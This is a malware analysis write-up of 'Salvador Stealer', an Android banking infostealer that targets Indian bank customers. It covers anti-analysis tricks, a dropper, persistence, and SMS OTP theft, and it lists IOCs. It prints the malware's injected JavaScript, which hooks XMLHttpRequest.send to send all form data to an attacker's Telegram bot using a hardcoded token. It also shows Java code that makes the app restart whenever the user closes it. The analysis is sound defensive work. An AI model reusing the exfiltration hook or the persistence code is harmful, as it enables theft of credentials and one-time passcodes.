
Android Malware analysis
Salvador Stealer - Android malware analysis
By YaxyZ


Sample information
| Indicator | Value |
|---|---|
| Filename | Malware_SalvidorStealer_INDUSLND_BANK_E_KYC.apk |
| SHA256 | 21504d3f2f3c8d8d231575ca25b4e7e0871ad36ca6bbb825bf7f12bfc3b00f5a |
| Package Name | com.indusvalley.appinstall |
Overview
The Salvador infostealer is an Android malware designed to intercept Indian banking credentials and OTP Tokens by hooking into the device web rendering engine. It utilizes modern Android APIs to remain persistent even when the user attempts to close the application. Additionally, it implements a custom SMS Broadcast receiver to catch live OTP tokens received by SMS which is then used by the malicious actor to impersonate the user.
1. Entry Point: WebView Injection
The core of the theft occurs within an Android WebView (an in-app browser). The malware uses the JS function Eval to inject a malicious payload that “monkey patches” the standard web environment.
- The Hook: It overwrites the global XMLHttpRequest.prototype.send function. This is the primary method used by websites to send data (API calls, form submissions) to their servers.
- The Interception: By sitting between the user and the legitimate server, the malware captures all POST data (passwords, cookies, session tokens) before it is encrypted by the website’s standard HTTPS transmission.
2. Persistence: The “Unkillable” Service
To ensure the malware continues to operate, it implements a watchdog mechanism using the Android WorkManager API.
- Task Removal Trigger: The malware overrides the onTaskRemoved method. This is a specific lifecycle event triggered when a user “swipes away” the app from their recent tasks.
- The 1-Second Loop: Instead of shutting down, the app schedules a OneTimeWorkRequest to restart its malicious services after a 1 second delay. This makes the malware effectively immune to manual termination by the user.
3. Exfiltration: Telegram Bot API
Unlike older malware, this infostealer leverages the Telegram Bot API as itspart of its backend.
- Stealthy Transmission: Using a hardcoded Bot Token and Chat ID, the malware sends the intercepted data as a standard JSON message to a private Telegram chat controlled by the attacker.
- Network Obfuscation: Because Telegram is a legitimate service, this traffic often bypasses basic network firewalls and does not raise suspicion in standard data usage logs.
4. OTP Interception: SMS Forwarding
The malware implements a mechanism to capture OTP authentication tokens received by the banking login 2FA. It uses a permission given by the user to utilize an sms broadcast receiver to capture received SMSs.
- Dual-Channel SMS Theft: The Trojan intercepts all incoming text messages. It simultaneously logs the full message history to the attacker’s web server via HTTP POST request and forwards the OTPs to a malicious phone number via SMS.
- Dynamic Command & Control: The malware is not static. it performs an HTTP GET request to an attacker controlled URL to retrieve a “Master Phone Number”. This allows the hacker to remotely change the destination of stolen codes without needing to reinfect the device, or even automate the process.
Malware flow chart:

IOC’s
| Indicator | Type | Value |
|---|---|---|
| Stage 1 Dropper | SHA256 | 21504d3f2f3c8d8d231575ca25b4e7e0871ad36ca6bbb825bf7f12bfc3b00f5a |
| Stage 2 Payload | SHA256 | 7950cc61688a5bddbce3cb8e7cd6bec47eee9e38da3210098f5a5c20b39fb6d8 |
| Malicious Telegram Bot | URL | https://api[.]telegram[.]org/bot$7931012454:AAGdsBp3w5fSE9PxdrwNUopr3SU86mFQieE/sendMessage |
| Phishgin page | URL | t15[.]muletipushpa[.]cloud/page/ |
| OTP interception 1 | URL | https://t15[.]muletipushpa[.]cloud/post.php |
| OTP interception 2 | URL | https://t15[.]muletipushpa[.]cloud/JSon/number[.]php |
Anti Analysis Techniques
BadPack
As part of the Static Analysis, I began using apktool and JADX to decompile the malware but I was met with a strange error:

The following error invalid CEN header (bad compression method) Would not allow me to decompile the file.
I found research conducted by Palo Alto Networks Unit 42 - ‘Beware of BadPack: One Weird Trick Being Used Against Android Devices’ . Feel free to read their research and learn more about the technique.
In short, BadPack is an anti-analysis technique used by Android malware authors to intentionally corrupt APK (ZIP) headers. By mismatching compression methods or sizes between the Local File Header and the Central Directory File Header , malware breaks standard analysis pipelines, reverse-engineering tools, and ZIP parsers. However, the Android runtime ignores these anomalies and executes the malicious payload anyway.
I tested it by throwing the apk into HxD and inspected the hex bytes of the compression method to be 0xA307 (Unknown compression method).

To reverse this mechanism I have developed a tool based on their research that patches the altered bytes and output’s the fixed apk. Feel free to check it out Here2.
String Obfuscation
The malware uses a string obfuscation algorithm to hide plain text and evade detection. It uses a two-stage deobfuscation routine that combines Hexadecimal-to-Binary conversion with a cyclic XOR cipher.

I reconstructed the decode function in python:
def deobf(string):
    hexString = "0123456789ABCDEF"
    KEY = b"npmanager"

    baos = bytearray()
    for i in range(0, len(string), 2):
        baos.append(hexString.index(string[i]) << 4 | hexString.index(string[i + 1]))
    b = bytearray(baos)
    blenth = len(b)
    keyLen = len(KEY)
    for i2 in range(blenth):
        b[i2] = (b[i2] ^ KEY[i2 % keyLen])
    return b.decode()

print(deobf("0F1E09130108034B020B0200081D120E0A1C402228222B2831202D3D3D3E"))
As an addition to this script, I created another script that replaces the decode method text with the plain text by invoking the decode function.
Network Connectivity Check
The malware implements a simple check to make sure there is an active internet connection. if it cant reach the internet, it would not be able to contact the malicious actor servers so it just stays quiet to avoid leaving a trail.

The isNetworkConnected method is quite simple:
    private boolean isNetworkConnected() {
        ConnectivityManager cm = (ConnectivityManager) getSystemService("connectivity");
        NetworkInfo activeNetwork = cm.getActiveNetworkInfo();
        return activeNetwork != null && activeNetwork.isConnected();
    }
This check forces us to jump through hoops, set up a fake network just to trick the code into showing its true colors during the analysis.
Malware flow analysis
Stage 1 - Dropper
The malicious execution begins with “Stage 1 - Dropper,” which is immediately initiated when the application is launched for the very first time. This initial stage is triggered by launching the main activity: com.indusvalley.appinstall.IndusKimkc.
Upon creation, the IndusKimkc activity tries to decept the user to achieve further access. It immediately displays a user-facing dialog[1], the purpose of which is to prompt the victim into authorizing the installation of an additional package (malicious APK payload). Concurrently with presenting this prompt, the application programmatically starts an Android PackageInstaller session. The objective of this session is to install a secondary package, which is contained within the initial application’s assets and is named base.apk.

[1] User Facing dialog
Another technique the malicious actor uses is setting the manifest configuration of the activity launch to android:launchMode to singleTop.
When the PackageInstaller session successfully completes the installation of the base.apk, it broadcasts a result that, due to the singleTop launch mode, does not create a new instance of the activity but instead sends a new Intent to the existing, running instance.
This subsequent action triggers the execution of the activity’s onNewIntent() function. Within the function, the application contains logic to inspect and process the incoming Intent. Specifically. it checks the result of the package installation process - If the check confirms that the base.apk package was successfully installed, the dropper component has achieved its goal. The application then uses the startActivity() call to initiate the payload, effectively handing off control to the newly installed second stage.
Stage 2 - Malicious Payload
The second stage of malware focuses on persistence, automated data exfiltration via Telegram, and SMS OTP interception. The malware has the package name com.deer.lion.
1. Permission Acquisition & Initial Checks
Upon execution, the malware performs a connectivity check as a basic anti-analysis gate. Once a connection is confirmed, it verifies the necessary permissions for its core functionality - SMS interception and exfiltration.
    private boolean checkPermissions(Context context) {
        return checkSelfPermission("android.permission.RECEIVE_SMS") == 0 && checkSelfPermission("android.permission.INTERNET") == 0 && checkSelfPermission("android.permission.SEND_SMS") == 0;
    }
Logic: If checkPermissions returns false, the malware invokes the standard Android permission dialog until the user agrees.
Security Implication: By requesting RECEIVE_SMS and SEND_SMS, the malware gains the ability to perform MITM attack on received OTP tokens (2FA) by reading incoming SMS’s.
2. JavaScript Injection & WebView Interception
If permissions are granted, the malware initializes a WebView[2] and loads the remote URL:
t15[.]muletipushpa[.]cloud/page/

[2] WebView displays phishing page
To exfiltrate data entered or handled within this WebView, it injects a malicious JavaScript snippet.
Obfuscation & Evasion
The script utilizes decodeURIComponent and eval to mask the C2 infrastructure. Decoding these strings reveals the Telegram Bot API configuration:
- Bot Token: 7931012454:AAGdsBp3w5fSE9PxdrwNUopr3SU86mFQieE
- Chat ID: -1002480016657
The Hooking Mechanism
The script hooks the XMLHttpRequest.prototype.send function, ensuring that every time the web application sends data to a server, a copy is forwarded to the attacker’s Telegram bot:
(function() {
    const originalSend = XMLHttpRequest.prototype.send;
    XMLHttpRequest.prototype.send = function(data) {
        try {
            const botToken = eval(decodeURIComponent('%22%37%39%33%31%30%31%32%34%35%34%3a%41%41%47%64%73%42%70%33%77%35%66%53%45%39%50%78%64%72%77%4e%55%6f%70%72%33%53%55%38%36%6d%46%51%69%65%45%22'));
            const chatId = eval(decodeURIComponent('%22%2d%31%30%30%32%34%38%30%30%31%36%36%35%37%22'));
            const telegramUrl = `https://api.telegram.org/bot${botToken}/sendMessage`;
            const telegramMessage = {
                chat_id: chatId,
                text: `Intercepted Data Sent:\n${data}`,
            };
            fetch(telegramUrl, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/JSon'
                },
                body: JSON.stringify(telegramMessage),
            });
        } catch (e) {
            console.error("Error sending to Telegram:", e);
        }
        return originalSend.apply(this, arguments);
    };
})();
3. Background Service: Fitzgerald
To ensure the theft continues outside the active UI session, the malware launches a foreground service named Fitzgerald.
Execution Flow: The malware utilizes startForegroundService() to grant the process higher priority, making it less likely to be killed by the Android operating system and creates a fake ‘customer support’ notification message:
    private Notification createNotification() {
        Notification.Builder builder = new Notification.Builder(this, "foreground_service_channel");
        String strDecode = "Customer support";
        return builder.setContentTitle(strDecode).setContentText(strDecode).setSmallIcon(R.drawable.ic_launcher_background).setPriority(1).setOngoing(true).build();
    }
State Tracking: It writes a boolean flag to a SharedPreferences file named service_prefs to track the service’s running state across reboots or crashes.
Initialization: Following the standard Android Service Lifecycle, onCreate initializes an IntentFilter specifically designed to listen for android.provider.Telephony.SMS_RECEIVED broadcasts. We would investigate the sms broadcast receiver later.
4. Persistence Mechanism: Mauricio & WorkManager
The Salvador stealer implements a robust persistence layer to counter the user manually closing the application. It overrides the onTaskRemoved callback, which triggers when the user swipes the app away from the “Recents” menu.
    @Override // android.app.Service
    public void onTaskRemoved(Intent rootIntent) {
        super.onTaskRemoved(rootIntent);
        WorkRequest serviceRestartWork = new OneTimeWorkRequest.Builder(Mauricio.class).setInitialDelay(1L, TimeUnit.SECONDS).build();
        WorkManager.getInstance(getApplicationContext()).enqueue(serviceRestartWork);
    }
Persistence Logic: When the task is removed, a OneTimeWorkRequest is scheduled via the WorkManager API.
Watchdog implementation: After a 1-second delay, the system executes the Mauricio class. This class acts as a watchdog, containing a simple logic gate that recreates the Intent to restart the Fitzgerald service.
5. Malicious SMS Broadcast Receiver Implementation
The analysis of the second stage reveals a sophisticated SMS interception and exfiltration mechanism. After establishing persistence via the Fitzgerald service and ensuring a background presence, the malware focuses on capturing incoming SMS data.
SMS Interception Logic
The malware registers an IntentFilter for android.provider.Telephony.SMS_RECEIVED. When an SMS arrives, the receiver executes the following flow[3]:

[3] Receiver execution flow
PDU Parsing: The malware extracts the raw Protocol Data Unit (PDU) from the intent. It specifically checks the “format” extra to determine if the message is in 3gpp (GSM/LTE) or 3gpp2 (CDMA) format to ensure successful decoding.
Data Structuring: The intercepted message is stored in a Map object containing the Sender ID, Message Body, and Timestamp.
Dual-Path Exfiltration Mechanism
Once the SMS is captured, the malware triggers two parallel processes: Bradford (SMS Forwarding) and Randall (Web Exfiltration).
A. The Bradford Function (SMS Forwarding)
This function attempts to turn the victim’s device into an automated SMS forwarder by the following order:
- Dynamic number Fetching: It performs an HTTP GET request to https://t15[.]muletipushpa[.]cloud/JSon/number[.]php to retrieve the attacker phone number.
- Configuration Storage: The returned phone number is saved in SharedPreferences under the file ‘Salvador’ with the key forwardingNumber.
- Forwarding: The malware then uses the sendSMS() method to forward the stolen message directly to this attacker-controlled number.
B. The Randall Function (Web Exfiltration)
Serving as a backup, this function ensures data is stolen even if a forwarding number cannot be reached. It operates as the following:
- JSON Payload: It structures the collected Map data into a JSON object.
- C2 Upload: It sends an HTTP POST request to https://t15[.]muletipushpa[.]cloud/post[.]php with the JSon object as the body.
Dynamic Analysis Validation
To validate the malware behaviour I setup a virtual lab containing the following:
- Remnux
- Rooted Pixel 2 XL virtual emulator
- MiTMProxy
- INetSim
First off, we got the lab set up and made sure everything was good to go. That meant double checking that every piece worked, setting up a fake network with INetSIM, making sure the MITMProxy cert was trusted, and finally, getting the malicious app (the APK) deployed.
After running the malware, the WebView successfully loaded the phishing page from the C2 server (simulated by InetSim in the lab) as expected[4]:

[4] INetSIM fake phishing page
Then I emulated SMS received by the user by using the android studio ‘Extended Controls[5]:

[5] Android Studio Extended Controls
Monitoring the MiTMProxy window, the following POST request was sent:
 [6] HTTP POST Request sent by the Salvador stealer
As seen in the provided logs, the malware initiated a JSON-formatted POST request to the malicious server immediately upon receiving a simulated SMS.
Advanced Exfiltration via WebView “Monkey Patching”
In addition to SMS theft, the malware targets data handled within the app’s WebView (such as login credentials and PII information) using a technique known as Monkey Patching.
Understanding Monkey Patching in Salvador Stealer
Monkey patching is the modification of the behavior of built in JavaScript objects at runtime. The malware utilizes the technique by injecting a script that replaces the standard XMLHttpRequest.prototype.send function.
Every time a legitimate web request is made within the app WebView, the “patched” version of .send() is called first. Then the script captures the data variable and uses the fetch() API to send the captured data to a Telegram bot (using the credentials decoded via decodeURIComponent in the previous step).
Finally, it calls the original send function (originalSend.apply), so the web page continues to function normally, leaving the user unaware that their data was intercepted.
Conclusion
Salvador is a banking infostealer built to harvest user credentials and intercept OTP tokens via Telegram bots and dedicated Command and Control infrastructure.
Although the offline status of the threat actor’s servers made dynamic analysis of the infection chain more difficult, static analysis still proved to be a compelling exercise. Ultimately, despite the malware’s lack of complex native code, the author’s use of obfuscation presented a nice reverse engineering challenge.
References
- https://unit42.paloaltonetworks.com/apk-badpack-malware-tampered-headers/
- https://github.com/YaxyZ/BadpackDetectAndFix
- https://bazaar.abuse.ch/sample/c7cece55ca69aa27aa73fb58722cc04c07d9ea33cba59d8394e2c3265f3987d8/
- https://cybernews.com/security/android-banking-trojans-peak-stealing-money-undetected/
- https://www.geeksforgeeks.org/javascript/monkey-patching-in-javascript/